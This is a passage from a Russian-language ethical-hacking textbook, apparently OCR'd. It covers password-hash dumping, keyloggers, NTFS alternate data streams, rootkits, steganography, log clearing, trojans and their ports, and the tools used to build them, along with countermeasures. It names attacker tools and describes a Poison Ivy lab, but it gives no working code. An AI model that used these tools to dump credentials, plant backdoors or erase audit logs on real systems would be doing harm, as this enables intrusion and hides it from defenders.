
Учетная запись администратора по умолчанию отключена в Windows Vista, и самый первый созданный пользователь имеет административные привилегии. Только учетная запись SYSTEM, может получить доступ к папке System Volume Information, расположенной в корне диска C по умолчанию. Папка с информацией о системном томе содержит файлы, необходимые для восстановления системы. Ключевые термины, связанные с повышением привилегий выглядит следующим образом:


- **Учетная запись SYSTEM** зарезервирована для операционной системы Windows и имеет уникальный доступ к диску.
- **Сетевая служба -** это предопределенная локальная учетная запись с меньшими полномочиями, чем SYSTEM, используемая системными программами, работающими на компьютере, которым требуется доступ к сети.
- ***Л*окальные службы** используются системными программами, работающими на компьютере, которым не нужен доступ к сети.

Взлом пароля

Другие инструменты на основе командной строки, которые можно использовать для создания дампа хэшей это: pwdump и fgdump. Windows хранит хэшированные пароли в файле SAM, в C:\Windows\System32\Config. Cain — программа, которая умеет сбрасывать эти хэши. Три способа взломать пароль - это атака по словарю,

атаки криптоанализа и брутфорс.





Кейлоггеры

Кейлоггеры могут быть как аппаратными, так и программными. Кейлоггер фиксирует нажатия клавиш пользователя, записывает данные в файл и сохраняет, отправляет электронные письма или передает файл в соответствии с настройками. Пользователь обычно не подозревает о том, что за ним наблюдают, и атака может быть аппаратной или программной. Меры противодействия включают обновление антивирусного программного обеспечения, поиск подозрительных процессов и физическую проверку аппаратного обеспечения компьютера.

Скрытие файлов

Компьютерные файлы имеют такие атрибуты, как длина файла, время его создания, доступ и последнее изменение, а также если он скрыт, заархивирован или доступен только для чтения. Команда attrib используется для отображения или изменения атрибутов файла.
Файловая система Microsoft NTFS содержит ответвления, известные как альтернативные потоки данных, которые используются для хранения атрибутов автора или заголовка , а также эскиза изображения. API и инструменты командной строки можно использовать для создания и доступа к форку. Проводник Windows и команда DIR игнорируют форки.
Форк - это поток байтов, связанный с объектом файловой системы, и каждый файл имеет по крайней мере один форк. Форки могут содержать первичные данные, встроенные в файл, или просто метаданные (www.2brightsparks.com/resources/articles/ntfs-alternate-data-stream-ads.html).

Руткиты

Обнаружение руткита сложно, потому что руткит может испортить программное обеспечение. Удаление затруднено или практически невозможно, если руткит находится в ядре. Переустановка операционной системы может быть единственным способом искоренить проблему.
Руткиты скрывают существование определенных процессов или программ от посторонних лиц, и обнаруживаются обычными методами (аудит, регистрация, IDS). Злоумышленник получает привилегированный доступ к компьютеру и он настроен на отслеживание трафика, генерации файлов журналов и создание бэкдоров, чтобы злоумышленник мог иметь постоянный доступ к системе. Злоумышленник может почти полностью скрыть

файлы внутри системы, используя альтернативные потоки данных.

Ниже перечислены три шага, которые вы можете предпринять для обнаружения руткитов:

1. Запустите dir /s /b /ah и dir /s /b /a-h внутри потенциально зараженной ОС и сохраните результаты.
2. Загрузитесь с чистого компакт-диска, запустите dir /s /b /ah и dir /s /b /a-h. на том же диске и сохраните результаты.
3. Запустите чистую версию WinDiff с компакт-диска.

При обнаружении руткита можно принять контрмеры. Реагирующей контрмерой является резервное копирование всех важных данных, за исключением двоичных файлов, и выполнение новой установки из надежного источника. Вы также можете использовать контрольную сумму кода. Другой вариант - загрузиться в безопасном режиме с помощью минимальных драйверов устройств, что делает скрытые файлы руткита видимыми.

Стеганография

Стеганография - это метод сокрытия данных за другими данными. Когда это достигается, биты неиспользуемых данных в изображении, звуке, тексте, аудио или видеофайле заменяются другими данными. Метод вставки младшего бита обычно используется для сокрытия данных. Младший бит каждого байта в образе может быть перезаписан с использованием двоичного представления скрытых данных. Инструмент стеганографии создает копию палитры изображения. Младший бит 8-битного двоичного числа каждого пикселя заменяется на один бит из скрытого сообщения, создавая новый цвет RGB в скопированной палитре, и изменение пикселя на 8-битное двоичное число

нового RGB цвета.
Стегоанализ - это процесс обнаружения сообщений, скрытых с помощью стеганографии и извлечение данных. Стеганоаналитические инструменты используют метод обнаружения, извлечения или уничтожения.

Сокрытие следов

Злоумышленники убирают за собой, когда пытаются избавиться от улик. Руткиты могут полностью отключить ведение журнала и удалить все существующие журналы. Auditpol.exe может отключить аудит и очистить журнал событий, с помощью DumpEventLog, Event Viewer, ElSave и WinZapper. Другие инструменты, которые могут избавить от следов злоумышленника - это Evidence Eliminator, Traceless, Tracks Eraser Pro, Armor Tools и Zero Tracks.

Резюме

В этой главе Вы узнали, как злоумышленники взламывают пароли, и узнали меры противодействия этому. Теперь Вы понимаете различные способы скрытия файлов и причины, по которым злоумышленники устанавливают руткиты. Наконец, теперь Вы знаете, какие инструменты используют злоумышленники, чтобы замести следы.

Ресурсы

Null Session Vulnerability:
http://msdn.microsoft.com/en-us/library/ms913275(v=winembedded.5).aspx
Forks:
www.2brightsparks.com/resources/articles/ntfs-alternate-data-stream-ads.html

5. Трояны, бэкдоры, вирусы и черви

Ряд вредоносных программ содержат черты вирусов, червей, троянов и руткитов. Эти вредоносные программы написаны по ряду причин, включая розыгрыши, финансовую выгоду или распространение политических сообщений.
В этой главе Вы узнаете о различных способах заражения системы трояном, конкретные контрмеры, о которых нужно знать, и как распознать вирус, включая методы обнаружения вирусов и меры противодействия.

К концу этой главы Вы сможете

1. Объяснить, как троян заражает систему.
2. Определить порты, используемые троянскими программами, и меры противодействия троянским программам.
3. Определять симптомы вируса.
4. Описать, как работает вирус.
5. Определять типы вирусов, методы обнаружения вирусов и контрмеры.

Троянские кони

Трояны - это вредоносные программы, способные нанести значительный ущерб как аппаратному, так и программному обеспечению системы. Бэкдоры - это способы доступа к устройству без соблюдения обычно требуемой безопасности и процедуры аутентификации.
Законный путь связи в сети или внутри системы компьютера, передающей данные, относится к открытому каналу. Канал, который передает информацию и нарушает политику безопасности, называется скрытым каналом. Чтобы создать скрытый канал, можно использовать открытый канал, и манипулировать им. Троянец представляет собой простой тип

скрытого канала.
Троянский конь или просто троян - это вредоносное ПО, которое на первый взгляд кажется нормальной, полезной программой, но на самом деле содержит вирус. Во времена Троянской войны, греки использовали троянского коня, чтобы получить доступ к городу Троя. Точно так же, троянский конь проникает в компьютер жертвы незамеченным и имеет тот же уровень привилегий, что и жертва.
Троянец крадет конфиденциальную информацию, хранит нелегальные материалы и используется в качестве FTP-сервера для пиратского программного обеспечения. Троянец работает в скрытом режиме, и может изменить реестр или другие методы автозапуска.
Бэкдор - это метод, используемый для обхода обычных методов аутентификации в системе. Существует множество способов, с помощью которых троян может проникнуть в систему, включая приложения для обмена мгновенными сообщениями, кэш интернет-ретрансляции, вложений, физический доступ, ошибки браузера и программного обеспечения электронной почты, совместное использование файлов, подделка программы и бесплатное ПО, а также доступ к подозрительным сайтам.

Индикаторы троянской атаки

Важно знать о симптомах, указывающих на троянскую атаку.
- CD-ROM компьютера открывается/закрывается автоматически
- Экран компьютера мигает или перевернут
- Настройки фона/обоев меняются автоматически
- Настройки цвета меняются автоматически
- Антивирус автоматически отключается
- Изменение даты и времени
- Указатель мыши исчезает
- Внезапно появляются всплывающие окна.

Если система испытывает какой-либо из упомянутых симптомов, присмотритесь к тому, что именно происходит с этой системой.

Порты, используемые троянами


Базовое понимание состояния активного соединения и портов используемых троянами, позволит Вам определить, была ли система скомпрометирована. Просмотрите Таблицу ниже, которая отображает порты, используемые троянскими программами.

Trojan	Protocol	Port
Back Orifice	UDP	31337 or 31338
Deep Throat	UDP	2140 and 3150
NetBus	TCP	12345 and 12346
Whack-a-mole	TCP	12361 and 12362
NetBus 2	TCP	20034
GirlFriend	TCP	21544
Devil	TCP	65000
Evil	FTP	23456
Sub Seven	TCP	6711, 671, 6713
Portal of Doom	TCP, UDP	10067, 10167

Команда Netstat

Команду netstat можно использовать, чтобы определить, какие порты Вы слушаете. На рисунке ниже показаны результаты

команды netstat, указывающие на активные соединения и определение прослушиваемых портов.



Типы троянов

Трояны можно разделить на категории в зависимости от того, как они функционирую:

- **Трояны удаленного доступа** обеспечивают полный контроль над системой жертвы.
- **Трояны, отправляющие данные**, могут установить кейлоггер и могут предоставить доступ к конфиденциальным данным.
- **Деструктивные трояны** будут удалять файлы в целевой системе. DoS-атака троянца позволяет злоумышленнику начать распределенную атаку типа «отказ в обслуживании».
- **Прокси-троянцы** превращают целевой компьютер в прокси-сервер, т. е. компьютер, доступный злоумышленнику.
- **FTP-трояны** открывают порт 21, позволяя злоумышленнику подключиться через FTP.
- **Другие трояны** могут отключать антивирусное программное обеспечение, создавать туннели ICMP или позволяют злоумышленникам обходить брандмауэры.

ICMP-туннелирование

Произвольные данные вводятся в эхо-пакет, отправляемый на удаленное устройство через ICMP-туннелирование. Таким же образом удаленная машина отвечает за: вставку ответа в еще один пакет ICMP и возврат. С использованием пакетов эхо-запроса ICMP, клиент осуществляет всю связь, в то время как прокси-сервер использует пакеты эхо-ответа. Эта уязвимость существует потому, что RFC для управления пакетами ICMP допускает произвольную длину данных для любого эхо-ответа или эхо-сообщения ICMP-пакетов.
Скрывая реальный трафик, туннелирование ICMP можно использовать для того, чтобы обойти правила брандмауэра. Обфускация подразумевает, что Вы скрываете настоящий смысл общения. Эта форма общения также может быть классифицируема как зашифрованный канал связи между двумя машинами, в зависимости от конфигурации программы туннелирования ICMP. Сеть администраторов не может идентифицировать такой трафик из своей сети без достаточно глубокой проверки пакетов или анализа журнала.

Инструменты, используемые для создания троянов

Некоторые из инструментов, которые можно использовать для создания троянов, перечислены здесь на основе

категорий. Излишне говорить, что злоумышленнику нетрудно найти способ проникнуть в систему жертвы с помощью троянца.
- Инструменты бэкдора включают Tini, Icmd, NetBus и Netcat.
- Инструменты сокрытия включают Wrappers, EXE Maker, Pretator, Restorator, и Tetris.
- Инструменты удаленного доступа включают VNC, RemoteByMail и Atelier Web Remote Commander.
- Инструменты оболочки и туннелирования включают Windows Reverse Shell, Perl-Reverse-Shell, XSS Shell, XSS Tunnel и Covert Channel Tunneling Tool.
- Другие инструменты включают сервер SHTTPD, Trojan Horse Construction Kits, Rapid Hacker, SARS Trojan Notification, и T2W (Trojan to Worm).

Противодействие троянцам

Существует ряд контрмер, позволяющих снизить вероятность заражения, будучи жертвой. Заражения троянами можно избежать, внедрив перечислены меры.

1. Не скачивайте файлы с неизвестных сайтов.
2. Не используйте панели предварительного просмотра в программах.
3. Запустите антивирус, брандмауэр и программное обеспечение для обнаружения вторжений на вашем рабочем столе.
4. Удалите подозрительные драйверы устройств.
5. Сканируйте подозрительные открытые порты, запущенные процессы и записи реестра.
6. Запустите сканер троянов.
7. Во время загрузки полезных файлов не скачивайте другие программы.

Инструменты обнаружения

Чтобы обнаружить троян, просканируйте подозрительные открытые порты. Затем просканируйте подозрительные процессы, которые могут быть запущены. Просканируйте реестр. Используйте такой инструмент, как Wireshark для сканирования подозрительной сетевой активности. Наконец, запустите троян сканер. Еще несколько инструментов, которые можно использовать для обнаружения трояна: Netstat, fPort, TCPView, CurrPorts, PrcView, Msconfig, Autoruns и HijackThis.

Инструменты противодействия


Существует ряд доступных инструментов противодействия. Антитроянское ПО, предназначенное для обнаружения троянов, может запускаться вместе с антивирусной программой. Как и в случае с антивирусным программным обеспечением, антитроянское программное обеспечение также должно поддерживаться в актуальном состоянии.

- Программное обеспечение для защиты от троянов включает TrojanHunter, Comodo BOClean, Spyware Doctor и SPYWAREfighter.
- Инструменты бэкдора включают Tripwire, проверку системных файлов, MD5sum.exe и Защитник Microsoft Windows.

Process Monitor

Троянец может быть скрыт в любом количестве .exe-файлов, в операционной системе Microsoft. Для мониторинга можно использовать такой инструмент, как Process Monitor, и системные файлы процессов. Это бесплатная загрузка с сайта


Microsoft, и Process Monitor показывает файловую систему в реальном времени, реестр и активность процессов или потоков.



Вредоносный инструмент: Poison Ivy

Удобные вредоносные приложения, такие как Poison Ivy Remote Access Trojan, часто используются киберпреступниками, чтобы позволить им проводить много действий после эксплуатации, такие как загрузка вредоносных программ, выполнение программ, деактивация сервисов, нарушение процессов и кража информации.
Poison Ivy - очень опасный вредоносный инструмент,

поскольку он позволяет хакерам установить постоянное соединение с машиной жертвы через зашифрованную связь. Poison Ivy использовался в качестве инструмента атаки во многих громких инцидентах, включая атаку на сеть RSA в 2011 году.
В лаборатории можно настроить клиент Poison Ivy, соблазнить жертву на запуск вредоносных файлов, и использовать компьютер-жертву с помощью Poison Ivy.



Вирусы и черви

Хотя и вирусы, и черви являются вредоносными программами, которые могут вызывать повреждение компьютера, важно знать различия между ними. По мере продолжения этой главы основное внимание будет уделяться внимательному рассмотрению вируса против червя.
- Вирусу требуется хост, программа или файл, который позволяет ему распространяться от одного компьютера к другому. Вирус распространяется в результате действий человека, таких как открытие вложения или запуск программы.
- Червь самовоспроизводится. Действия человека не требуются. Червь распространяется от компьютера к компьютеру по сети с использованием дыр в системе.

Симптомы вируса


Распознавание симптомов вируса означает, что Вы можете действовать быстрее, чтобы ограничить повреждение Вашей системы или сети.
Симптомы, о которых следует знать, включают следующее:
1. Программы загружаются дольше.
2. Жесткий диск всегда заполнен.
3. Неизвестные файлы продолжают появляться.
4. Клавиатура или компьютер издают странные или гудящие звуки.
5. На мониторе компьютера отображается странная графика.
6. Имена файлов становятся странными, часто до неузнаваемости.
7. Размер программы постоянно меняется.
8. Память в системе, кажется, используется.

Ущерб от вирусов и червей можно разделить на три категории:
- Технические повреждения из-за таких ресурсов, как память, процессорное время и пропускная способность сети тратится впустую.
- Этический или юридический ущерб возникает из-за несанкционированной модификации данных, проблем с авторскими правами или правами собственности.
- Психологические повреждения, такие как проблемы с доверием и отсутствием знаний по данной тематике.

Этапы жизни вируса

Любой, обладающий базовыми знаниями в области программирования, может создать вирус. Существуют многочисленные инструменты для разработки вируса. Репликация происходит через определенный период времени.

